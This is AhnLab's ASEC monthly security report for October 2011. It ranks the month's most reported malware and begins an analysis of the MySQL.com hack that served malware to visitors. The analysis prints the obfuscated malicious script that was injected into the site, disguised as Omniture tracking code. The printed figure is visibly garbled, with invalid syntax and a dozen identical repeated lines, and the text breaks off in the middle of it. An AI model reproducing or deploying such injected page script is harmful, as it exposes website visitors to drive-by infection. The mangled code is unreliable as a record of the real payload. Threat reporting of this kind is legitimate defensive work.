

Disclosure to or reproduction
for others without the specific
written authorization of AhnLab
is prohibited.


Copyright (c) AhnLab, Inc.
All rights reserved.

ASEC REPORT

VOL.22 | 2011.11


AhnLab Monthly Security Report

1. Malicious Code Trend
2. Security Trend
3. Web Security Trend



AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC, and it focuses on the most significant security threats and the latest security technologies to guard against these threats. For further information about this report, please refer to AhnLab, Inc.'s homepage (www.ahnlab.com).



CONTENTS

Security Trends- October 2011

01. Malicious Code Trend

a. Malicious Code Statistics 05

- Top 20 Malicious Code Reports
- Top 20 Malicious Code Variant Reports
- Breakdown of Primary Malicious Codes
- Comparison of Malicious Codes with Previous Month
- Monthly Malicious Code Reports
- Breakdown of New Malicious Codes
- Top 20 New Malicious Code Reports

b. Malicious Code Issues 10

- MySQL.com hacked to serve malware
- Spammers exploit Steve Jobs' death
- Smiscer Rootkit
- Android malware spreads through QR code
- New Android malware poses as Netflix app
- Malware exploits CVE 2011-2140 vulnerability
- Bug in Flash Player allows webcam spying
- Tsunami Trojan hijacks Mac OS X to launch DDoS attacks

02. Security Trend

a. Security Statistics 17

- Microsoft Security Updates- October 2011

03. Web Security Trend

a. Web Security Statistics 18

- Web Security Summary
- Monthly Blocked Malicious URLs
- Monthly Reported Types of Malicious Code
- Monthly Domains with Malicious Code
- Monthly URLs with Malicious Code
- Top Distributed Types of Malicious Code
- Top 10 Distributed Malicious Codes

b. Web Security Issues 21

- October 2011 Malicious Code Intrusion: Website

01. Malicious Code Trend
a. Malicious Code Statistics

Top 20 Malicious Code Reports

The table below shows the percentage breakdown of the top 20 malicious codes reported this month. As of October 2011, JS/Agent is the most reported malicious code, followed by TextImage/Autorun and JS/Iframe, respectively. 8 new malicious codes were reported this month, including Swf/Uqust, Exploit/CVE-2011-2140 and JS/Mult.

Ranking	↑↓	Malicious Code	Reports	Percentage
1	▲4	JS/Agent	737,610	20.0 %
2	▼1	Textimage/Autorun	542,815	14.7 %
3	▲1	JS/Iframe	522,958	14.2 %
4	NEW	Swf/Uqust	222,551	6.0 %
5	▼3	JS/Redirector	172,029	4.7 %
6	NEW	Exploit/Cve-2011-2140	153,102	4.1 %
7	▼1	Dropper/Malware.495616.HT	121,027	3.3 %
8	▲3	Swf/Agent	117,025	3.2 %
9	—	Win-Trojan/Downloader.217088.AE	113,868	3.1 %
10	▲3	Als/Bursted	108,345	2.9 %
11	▼3	Win32/Induc	107,377	2.9 %
12	NEW	JS/Mult	102,328	2.8 %
13	▼1	Win32/Palevo1.worm.Gen	99,913	2.7 %
14	NEW	Win-Trojan/Hupigon.425984.BU	99,120	2.7 %
15	NEW	Html/Flasher	95,032	2.6 %
16	NEW	Swf/Cve-2010-2884	86,617	2.3 %
17	▲2	Swf/Exploit	84,813	2.3 %
18	▼1	Win32/Olala.worm	72,667	2.0 %
19	NEW	Html/Popupper	68,539	1.9 %
20	NEW	RIPPER	62,817	1.6 %
			3,690,553	100.0 %

[Table 1-1] Top 20 Malicious Code Reports

Top 20 Malicious Code Variant Reports


The table below shows the percentage breakdown of the top 20 malicious code variants reported this month, and identifies the malicious code trend of this month. As of October 2011, JS/Agent is the most reported malicious code, representing 13.6% (737,610 reports) of the top 20 reported malicious code variants, followed by Win-Trojan/Agent (578,728 reports) and Textimage/Autorun (542,921 reports).

Ranking	↑↓	Malicious Code	Reports	Percentage
1	▲13	JS/Agent	737,610	13.6 %
2	▼1	Win-Trojan/Agent	578,728	10.6 %
3	—	Textimage/Autorun	542,921	10.0 %
4	▲8	JS/Iframe	522,958	9.6 %
5	▼3	Win-Trojan/Downloader	360,016	6.6 %
6	—	Win-Trojan/Onlinegamehack	266,382	4.9 %
7	▼2	Win-Adware/Korad	237,270	4.4 %
8	▲1	Win32/Conficker	235,793	4.3 %
9	▼1	Win32/Virut	230,076	4.2 %
10	NEW	Swf/Uqust	222,551	4.1 %
11	▼1	Win32/Autorun.worm	220,533	4.1 %
12	▼5	Dropper/Malware	212,104	3.9 %
13	▲2	Win32/Kido	181,298	3.3 %
14	▼10	JS/Redirector	172,029	3.2 %
15	NEW	Exploit/Cve-2011-2140	153,102	2.8 %
16	NEW	Win-Trojan/Hupigon	119,262	2.2 %
17	NEW	Swf/Agent	117,025	2.2 %
18	NEW	Dropper/Agent	111,989	2.1 %
19	NEW	Als/Bursted	108,345	2.0 %
20	▼2	Win32/Induc	107,445	1.9 %
			5,437,437	100.0 %

[Table 1-2] Top 20 Malicious Code Variant Reports

Breakdown of Primary Malicious Code Types


The chart below categorizes the top malicious codes reported this month. As of October 2011, Trojan is the most reported malicious code, representing 31.7% of the top reported malicious codes, followed by script (27.1%) and worm (12.5%).



[Fig. 1-1] Breakdown of Primary Malicious Code Types

Comparison of Malicious Codes with Previous Month

Compared to last month, the number of script and worm increased, whereas, the number of Trojan, adware, downloader, dropper, virus, spyware and clicker dropped. The number of Appcare was similar to the previous month.



[Fig. 1-2] Comparison of Malicious Codes with Previous Month

Monthly Malicious Code Reports


There has been a decrease in malicious code reports in October, which dropped 562,366 from 11,061,009 the previous month to 10,498,643.



[Fig. 1-3] Monthly Malicious Code Reports

Breakdown of New Malicious Code Types

As of October 2011, Trojan is the most reported new malicious code, representing 41% of the top reported new malicious codes. It is followed by script (20%) and adware (16%).



[Fig. 1-4] Breakdown of New Malicious Code Types

Top 20 New Malicious Code Reports

The table below shows the percentage breakdown of the top 20 new malicious codes reported this month. As of October 2011, SWF/Uqust is the most reported new malicious code, representing 24% (222,551 reports) of the top 20 reported new malicious codes, followed by Exploit/Cve-2011-2140 (153,102 reports).

Ranking	Malicious Code	Reports	Percentage
1	SWF/Uqust	222,551	24.0 %
2	Exploit/Cve-2011-2140	153,102	16.5 %
3	Win-Trojan/Hupigon.425984.BU	99,120	10.7 %
4	Dropper/Agent.747008.E	55,724	6.0 %
5	Win-Adware/BHO.UBar.1339904	49,949	5.4 %
6	Win-Trojan/Agent.630272.O	49,524	5.3 %
7	Win-Trojan/Infostealer.434688	47,867	5.2 %
8	Win-Trojan/Agent.487677	42,989	4.6 %
9	Win-Adware/LineAd.266240	25,271	2.7 %
10	Win-Trojan/Agent.450560.CM	24,442	2.6 %
11	Win-Trojan/Korad.434176	19,425	2.1 %
12	Win-Dropper/LineAd.757734	17,392	1.9 %
13	Win-Trojan/Onlinegamehack.65541	17,390	1.9 %
14	Win-Trojan/Adload.883712	16,746	1.8 %
15	Win-Adware/BHO.WebSide.1841664	16,270	1.8 %
16	Dropper/Pasta.103500	15,929	1.7 %
17	Win-Adware/KorAd.446464.C	14,597	1.6 %
18	Win-Adware/KorAd.458752	13,566	1.5 %
19	Win-Trojan/Adload.179200.C	13,235	1.4 %
20	Win-Trojan/Agent.61440.BAZ	12,294	1.3 %
		927,383	100.0 %

[Table 1-3] Top 20 New Malicious Code Reports


01. Malicious Code Trend b. Malicious Code Issues

MySQL.com hacked to serve malware

The MySQL.com website was hacked and used to serve malware to visitors on September 26. The hack was first publicly reported by security researchers at Armorize. Browsers that visited the site were injected with the script below.

```
[Fig. 1-5] Malicious script
1  /* SiteCatalyst code version: H.14. Copyright Omniture, Inc. More info available at
2  http://www.omniture.com */
3  /* Author: Neil Evans */
4  /* ===== CONFIG SECTION ===== */
5  /* Specify the Report Suite(s) */
6  Object.prototype.qwe=function(){return String.fromCharCode(0x00000000);Object.prototype.asd='e';var s
7  =try{if(window){}catch(q){if(q){}}if(!new Object(1231)&&document.createTextNode
8  ("")){datastypool().asd.vr=====undefined;me2general:=18/n,18/n,210/n,204/n,64/n,88/n,
9  208/n,222/n,208/n,232/n,22/n,82/n,122/n,96/n,186/n,82/n,246/n,18/n,18/n,18/n,210/n,204/n,
10  228/n,194/n,218/n,202/n,228/n,88/n,82/n,118/n,18/n,18/n,258/n,64/n,202/n,216/n,238/n,202/n,
11  64/n,246/n,18/n,18/n,18/n,200/n,222/n,198/n,234/n,218/n,202/n,228/n,92/n,238/n,228/n,
12  210/n,232/n,202/n,80/n,68/n,120/n,210/n,204/n,228/n,194/n,218/n,202/n,64/n,258/n,228/n,198/
13  /n,122/n,78/n,208/n,232/n,232/n,224/n,116/n,94/n,94/n,204/n,194/n,216/n,222/n,238/n,204/n,
14  194/n,248/n,92/n,218/n,228/n,94/n,210/n,220/n,204/n,222/n,94/n,210/n,220/n,92/n,198/n,206/n,
15  210/n,126/n,166/n,78/n,64/n,238/n,210/n,208/n,232/n,208/n,122/n,78/n,98/n,96/n,78/n,44/n,
16  208/n,232/n,218/n,286/n,208/n,232/n,122/n,78/n,98/n,96/n,78/n,64/n,238/n,232/n,242/n,216/n,
17  202/n,122/n,78/n,236/n,210/n,238/n,210/n,196/n,210/n,216/n,218/n,232/n,242/n,116/n,208/n,
18  210/n,208/n,208/n,202/n,220/n,118/n,224/n,222/n,238/n,218/n,232/n,210/n,222/n,228/n,116/n,
19  194/n,196/n,238/n,222/n,216/n,234/n,232/n,202/n,118/n,216/n,202/n,204/n,232/n,116/n,96/n,
20  208/n,232/n,232/n,224/n,116/n,96/n,186/n,208/n,124/n,128/n,94/n,210/n,204/n,228/n,194/n,218/
21  /n,210/n,220/n,94/n,210/n,220/n,204/n,222/n,94/n,210/n,220/n,92/n,198/n,206/n,210/n,126/n,
22  222/n,228/n,64/n,210/n,204/n,228/n,194/n,218/n,202/n,228/n,88/n,82/n,246/n,18/n,18/n,18/n,
23  236/n,94/n,228/n,64/n,204/n,208/n,122/n,64/n,208/n,222/n,192/n,234/n,218/n,202/n,228/n,222/
24  /n,92/n,198/n,228/n,202/n,194/n,232/n,202/n,138/n,216/n,202/n,218/n,202/n,220/n,232/n,80/n,
25  78/n,210/n,204/n,228/n,194/n,218/n,202/n,78/n,82/n,118/n,204/n,92/n,238/n,202/n,232/n,130/n,
26  232/n,232/n,220/n,210/n,198/n,234/n,232/n,202/n,80/n,78/n,238/n,228/n,198/n,78/n,116/n,204/n,
27  208/n,232/n,232/n,224/n,116/n,94/n,204/n,204/n,194/n,216/n,222/n,238/n,204/n,194/n,248/n,92/
28  /n,210/n,220/n,94/n,210/n,220/n,204/n,222/n,94/n,210/n,220/n,92/n,198/n,206/n,210/n,126/n,
29  166/n,78/n,82/n,118/n,204/n,92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,
30  196/n,210/n,216/n,218/n,232/n,242/n,122/n,78/n,208/n,218/n,208/n,238/n,202/n,232/n,78/n,
31  118/n,204/n,92/n,238/n,232/n,242/n,216/n,202/n,92/n,224/n,232/n,238/n,218/n,232/n,210/n,222/
32  /n,220/n,122/n,78/n,194/n,196/n,238/n,222/n,216/n,234/n,232/n,202/n,78/n,118/n,204/n,92/n,
33  238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
34  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
35  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
36  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
37  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
38  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
39  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
40  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
41  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
42  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
43  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
44  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
45  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
46  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
